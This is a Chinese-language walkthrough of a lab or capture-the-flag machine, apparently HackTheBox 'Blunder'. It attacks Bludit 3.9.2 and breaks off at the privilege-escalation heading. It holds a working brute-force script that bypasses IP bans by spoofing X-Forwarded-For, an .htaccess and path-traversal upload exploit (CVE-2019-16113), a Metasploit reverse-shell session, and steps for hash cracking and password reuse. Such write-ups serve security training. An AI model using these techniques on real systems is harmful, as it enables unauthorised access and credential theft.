
尝试用同一个IP地址发起50次登录请求,被ban掉的IP地址存放在bl-content/databases/security.php文件中:
所以每次尝试用不同的X-Forwarded-For字段尝试登录就可以绕过brute-force防御机制。
对应脚本:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 import reimport requestsimport argparseparser = argparse.ArgumentParser(description='manual to this script' ) parser.add_argument('--url' , type=str, default=None ) parser.add_argument('--username' , type=str, default=None ) args = parser.parse_args() host = args.url login_url = args.url + "/admin/" username = args.username wordlist = [] f = open('wordlist.txt' , 'r' ) for line in f.readlines(): line = line.split("\n" )[0 ] wordlist.append(line.strip()) for passwd in wordlist: session = requests.Session() login_page = session.get(login_url) csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"' , login_page.text).group(1 ) print('[*] Tyring: {p}' .format(p = passwd)) headers = { 'X-Forwarded-For' : passwd, 'User-Agent' : 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36' , 'Referer' : login_url } data = { 'username' : username, 'password' : passwd, 'tokenCSRF' : csrf_token, 'save' : '' } login_result = session.post(url=login_url, headers=headers, data=data, allow_redirects=False ) if 'location' in login_result.headers: if '/admin/dashboard' in login_result.headers['location' ]: print() print('SUCCESS: Password found!' ) print('Use {u} : {p} to login.' .format(u=username, p=passwd)) print() break
运行找到密码为RolandDeschain:
1 2 3 4 5 6 7 8 9 10 root@vultr:~# python3 exp.py --url http://10.10.10.191 --username fergus [*] Tyring: CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/) [*] Tyring: the [*] Tyring: Load ...... [*] Tyring: character [*] Tyring: RolandDeschain SUCCESS: Password found! Use fergus : RolandDeschain to login.

文件上传漏洞 在Bludit 3.9.2中还存在一个文件上传漏洞,CVE-2019-16113。同样利用本地的环境来进行调试分析,访问页面http://your-host/buldit-3.9.2/admin/new-content ,有一个上传图片的功能:

首先上传一个.htaccess文件,会提示文件类型不支持,但是没关系,上传的文件会保存在临时文件夹中:
1 2 RewriteEngine off AddType application/x-httpd-php .jpg

再上传一张包含恶意代码的图片shell.jpg,将uuid参数修改为../../tmp:

上传的图片保存在 http://your-host/bludit-3.9.2/bl-content/tmp/ 下:

访问该图片,显示phpinfo信息:
漏洞代码在bl-kernel/ajax/upload-images.php中:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 <?php defined('BLUDIT' ) or die ('Bludit CMS.' );header('Content-Type: application/json' ); $uuid = empty ($_POST['uuid' ]) ? false : $_POST['uuid' ]; if ($uuid && IMAGE_RESTRICT) { $imageDirectory = PATH_UPLOADS_PAGES.$uuid.DS; $thumbnailDirectory = $imageDirectory.'thumbnails' .DS; if (!Filesystem::directoryExists($thumbnailDirectory)) { Filesystem::mkdir($thumbnailDirectory, true ); } } else { $imageDirectory = PATH_UPLOADS; $thumbnailDirectory = PATH_UPLOADS_THUMBNAILS; } $images = array (); foreach ($_FILES['images' ]['name' ] as $uuid=>$filename) { if ($_FILES['images' ]['error' ][$uuid] != 0 ) { $message = $L->g('Maximum load file size allowed:' ).' ' .ini_get('upload_max_filesize' ); Log::set($message, LOG_TYPE_ERROR); ajaxResponse(1 , $message); } $filename = urldecode($filename); Filesystem::mv($_FILES['images' ]['tmp_name' ][$uuid], PATH_TMP.$filename); $image = transformImage(PATH_TMP.$filename, $imageDirectory, $thumbnailDirectory); if ($image) { $filename = Filesystem::filename($image); array_push($images, $filename); } else { $message = $L->g('File type is not supported. Allowed types:' ).' ' .implode(', ' ,$GLOBALS['ALLOWED_IMG_EXTENSION' ]); Log::set($message, LOG_TYPE_ERROR); ajaxResponse(1 , $message); } } ajaxResponse(0 , 'Images uploaded.' , array ( 'images' =>$images )); ?>
bludit会先将上传的文件保存在bl-content/tmp目录下:
接着执行到第45行,调用transformImage函数:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 function transformImage ($file, $imageDir, $thumbnailDir=false) global $site; $fileExtension = Filesystem::extension($file); $fileExtension = Text::lowercase($fileExtension); if (!in_array($fileExtension, $GLOBALS['ALLOWED_IMG_EXTENSION' ]) ) { return false ; } $filename = Filesystem::filename($file); $nextFilename = Filesystem::nextFilename($imageDir, $filename); $image = $imageDir.$nextFilename; Filesystem::mv($file, $image); chmod($image, 0644 ); if (!empty ($thumbnailDir)) { if ($fileExtension == 'svg' ) { symlink($image, $thumbnailDir.$nextFilename); } else { $Image = new Image(); $Image->setImage($image, $site->thumbnailWidth(), $site->thumbnailHeight(), 'crop' ); $Image->saveImage($thumbnailDir.$nextFilename, $site->thumbnailQuality(), true ); } } return $image; }
该函数会检查文件的后缀名,如果文件名不合法则会返回false,如果文件名合法,会调用Filesystem::mv函数将文件保存到正确的位置,并赋予权限644。但是无论如何,上传的临时都会保存在bl-content/tmp目录下,这也是上传.htaccess成功的关键。
反弹shell 在metasploit中搜索bludit,存在该文件上传漏洞利用模块:
1 2 3 4 5 6 7 8 msf5 > search bludit Matching Modules ================ # Name Disclosure Date Rank Check Description - ---- --------------- ---- ----- ----------- 0 exploit/linux/http/bludit_upload_images_exec 2019-09-07 excellent Yes Bludit Directory Traversal Image File Upload Vulnerability
需要提供登录的账户密码即可:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 msf5 > use exploit/linux/http/bludit_upload_images_exec [*] No payload configured, defaulting to php/meterpreter/reverse_tcp msf5 exploit(linux/http/bludit_upload_images_exec) > options Module options (exploit/linux/http/bludit_upload_images_exec): Name Current Setting Required Description ---- --------------- -------- ----------- BLUDITPASS yes The password for Bludit BLUDITUSER yes The username for Bludit Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' RPORT 80 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The base path for Bludit VHOST no HTTP server virtual host Payload options (php/meterpreter/reverse_tcp): Name Current Setting Required Description ---- --------------- -------- ----------- LHOST 149.28.149.93 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- ---- 0 Bludit v3.9.2
配置好后直接exploit反弹shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS RolandDeschain BLUDITPASS => RolandDeschain msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus BLUDITUSER => fergus msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOSTS 10.10.10.191 RHOSTS => 10.10.10.191 msf5 exploit(linux/http/bludit_upload_images_exec) > set LHOST 10.10.14.35 LHOST => 10.10.14.35 msf5 exploit(linux/http/bludit_upload_images_exec) > exploit [*] Started reverse TCP handler on 10.10.14.35:4444 [+] Logged in as: fergus [*] Retrieving UUID... [*] Uploading ptSFzpweYM.png... [*] Uploading .htaccess... [*] Executing ptSFzpweYM.png... [*] Sending stage (38288 bytes) to 10.10.10.191 [*] Meterpreter session 1 opened (10.10.14.35:4444 -> 10.10.10.191:37272) at 2020-10-30 11:13:56 +0000 [+] Deleted .htaccess meterpreter > ls Listing: /var/www/bludit-3.9.2/bl-content/tmp ============================================= Mode Size Type Last modified Name ---- ---- ---- ------------- ---- 40755/rwxr-xr-x 4096 dir 2020-10-30 11:13:56 +0000 thumbnails meterpreter > whoami [-] Unknown command: whoami. meterpreter >
先查看/etc/passwd文件,有两个用户shaun和hugo:
1
2
3
4
5
6
7
8
9
10
meterpreter > cat /etc/passwd root:x:0:0:root:/root:/bin/bash ...... www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin ...... gdm:x:124:129:Gnome Display Manager:/var/lib/gdm3:/bin/false shaun:x:1000:1000:blunder,,,:/home/shaun:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash temp:x:1002:1002:,,,:/home/temp:/bin/bash
进入/home目录确实是这两个用户:
1
2
3
4
5
6
7
8
9
meterpreter > cd /home meterpreter > ls Listing: /home ============== Mode Size Type Last modified Name ---- ---- ---- ------------- ---- 40755/rwxr-xr-x 4096 dir 2020-05-26 08:29:29 +0000 hugo 40755/rwxr-xr-x 4096 dir 2020-04-28 11:13:35 +0000 shaun
进入hugo的目录:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
meterpreter > cd hugo meterpreter > ls Listing: /home/hugo =================== Mode Size Type Last modified Name ---- ---- ---- ------------- ---- 20666/rw-rw-rw- 0 cha 2020-10-30 05:58:23 +0000 .bash_history 100644/rw-r--r-- 220 fil 2019-11-28 09:59:55 +0000 .bash_logout 100644/rw-r--r-- 3771 fil 2019-11-28 09:59:55 +0000 .bashrc 40700/rwx------ 4096 dir 2020-04-27 13:29:47 +0000 .cache 40700/rwx------ 4096 dir 2019-11-28 11:37:37 +0000 .config 40700/rwx------ 4096 dir 2020-04-27 13:30:11 +0000 .gnupg 40775/rwxrwxr-x 4096 dir 2019-11-28 10:03:01 +0000 .local 40700/rwx------ 4096 dir 2020-04-27 13:29:46 +0000 .mozilla 100644/rw-r--r-- 807 fil 2019-11-28 09:59:55 +0000 .profile 40700/rwx------ 4096 dir 2020-04-27 13:30:11 +0000 .ssh 40755/rwxr-xr-x 4096 dir 2019-11-28 11:36:30 +0000 Desktop 40755/rwxr-xr-x 4096 dir 2019-11-28 11:36:30 +0000 Documents 40755/rwxr-xr-x 4096 dir 2019-11-28 11:36:30 +0000 Downloads 40755/rwxr-xr-x 4096 dir 2019-11-28 11:36:30 +0000 Music 40755/rwxr-xr-x 4096 dir 2019-11-28 11:36:30 +0000 Pictures 40755/rwxr-xr-x 4096 dir 2019-11-28 11:36:30 +0000 Public 40755/rwxr-xr-x 4096 dir 2019-11-28 11:36:30 +0000 Templates 40755/rwxr-xr-x 4096 dir 2019-11-28 11:36:30 +0000 Videos 100400/r-------- 33 fil 2020-10-30 06:30:20 +0000 user.txt
在/home/hugo下发现了user.txt,但是这个文件的只有hugo才能读取,其他用户读取肯定失败:
1
2
meterpreter > cat user.txt [-] core_channel_open: Operation failed: 1
在/home/shaun目录下也没什么可以利用的文件,所以先将目光放回/var/www文件夹,在该目录下,发现了两个版本的bludit :
1
2
3
4
5
6
7
8
9
meterpreter > ls Listing: /var/www ================= Mode Size Type Last modified Name ---- ---- ---- ------------- ---- 40755/rwxr-xr-x 4096 dir 2020-05-19 14:13:22 +0000 bludit-3.10.0a 40775/rwxrwxr-x 4096 dir 2020-04-28 11:18:03 +0000 bludit-3.9.2 40755/rwxr-xr-x 4096 dir 2019-11-28 09:34:02 +0000 html
当反弹shell后,我们所在的目录路径就是bludit-3.9.2,在/var/www/bludit-3.9.2/bl-content/下发现了databases文件夹,进入该目录,发现了users.php文件:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
meterpreter > ls Listing: /var/www/bludit-3.9.2/bl-content ========================================= Mode Size Type Last modified Name ---- ---- ---- ------------- ---- 40755/rwxr-xr-x 4096 dir 2020-05-19 10:28:55 +0000 databases 40755/rwxr-xr-x 4096 dir 2020-04-28 10:24:28 +0000 pages 40755/rwxr-xr-x 4096 dir 2020-10-30 15:33:41 +0000 tmp 40755/rwxr-xr-x 4096 dir 2019-11-27 07:40:55 +0000 uploads 40755/rwxr-xr-x 4096 dir 2019-11-27 11:53:41 +0000 workspaces meterpreter > cd databases meterpreter > ls Listing: /var/www/bludit-3.9.2/bl-content/databases =================================================== Mode Size Type Last modified Name ---- ---- ---- ------------- ---- 100644/rw-r--r-- 438 fil 2020-04-28 10:24:44 +0000 categories.php 100644/rw-r--r-- 3437 fil 2020-04-28 10:35:30 +0000 pages.php 40755/rwxr-xr-x 4096 dir 2019-11-27 11:53:41 +0000 plugins 100644/rw-r--r-- 42952 fil 2020-10-30 10:54:59 +0000 security.php 100644/rw-r--r-- 1319 fil 2020-05-19 10:28:54 +0000 site.php 100644/rw-r--r-- 2276 fil 2020-04-28 10:24:44 +0000 syslog.php 100644/rw-r--r-- 52 fil 2020-04-28 10:24:44 +0000 tags.php 100644/rw-r--r-- 1268 fil 2020-04-28 10:20:36 +0000 users.php
该文件中可能存有用户的信息,但是查看后仅有admin用户和fergus用户。但在/var/www/bludit-3.10.0a/bl-content/databases下的users.php文件中,保存的用户是Hugo!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
meterpreter > pwd /var /www/bludit-3.10 .0 a/bl-content/databases meterpreter > cat users.php <?php defined('BLUDIT' ) or die ('Bludit CMS.' ); ?> { "admin" : { "nickname" : "Hugo" , "firstName" : "Hugo" , "lastName" : "" , "role" : "User" , "password" : "faca404fd5c0a31cf1897b823c695c85cffeb98d" , "email" : "" , "registered" : "2019-11-27 07:40:55" , "tokenRemember" : "" , "tokenAuth" : "b380cb62057e9da47afce66b4615107d" , "tokenAuthTTL" : "2009-03-15 14:00" , "twitter" : "" , "facebook" : "" , "instagram" : "" , "codepen" : "" , "linkedin" : "" , "github" : "" , "gitlab" : "" } }
其中密码是经过加密的,根据hash-identifier判断是SHA-1加密的。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
root@vultr:~# hash-identifier # # __ __ __ ______ _____ # /\ \/\ \ /\ \ /\__ _\ /\ _ `\ # \ \ \_\ \ __ ____ \ \ \___ \/_/\ \/ \ \ \/\ \ # \ \ _ \ /'__`\ / ,__\ \ \ _ `\ \ \ \ \ \ \ \ \ # # \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \ \_\ \__ \ \ \_\ \ # \ \_\ \_\ \___ \_\/\____/ \ \_\ \_\ /\_____\ \ \____/ # \/_/\/_/\/__/\/_/\/___/ \/_/\/_/ \/_____/ \/___/ v1.2 # By Zion3R # www.Blackploit.com # Root@Blackploit.com # -------------------------------------------------- HASH: faca404fd5c0a31cf1897b823c695c85cffeb98d Possible Hashs: [+] SHA-1 [+] MySQL5 - SHA-1(SHA-1($pass))
解密得到密码Password120。
这是Hugo登录bludit的密码,但是密码重用的情况十分普遍,这也可能是hugo登录服务器的密码,su到用户hugo:
1
2
3
4
meterpreter > su hugo [-] Unknown command: su. meterpreter > whoami [-] Unknown command: whoami.
当前的shell交互性很差:
1
2
3
4
5
6
7
8
9
meterpreter > shell Process 5710 created. Channel 1 created. whoami www-data su hugo Password: Password120 whoami hugo
当前的shell交互性比较差,利用python的pty模块将简单的shell转换为完全交互式的标准shell:
1 python -c "import pty;pty.spawn('/bin/bash');"
然后进入/home/hugo/目录下即可读取user.txt文件。
提权 首先查看当前系统的内核版本:
1
2
3
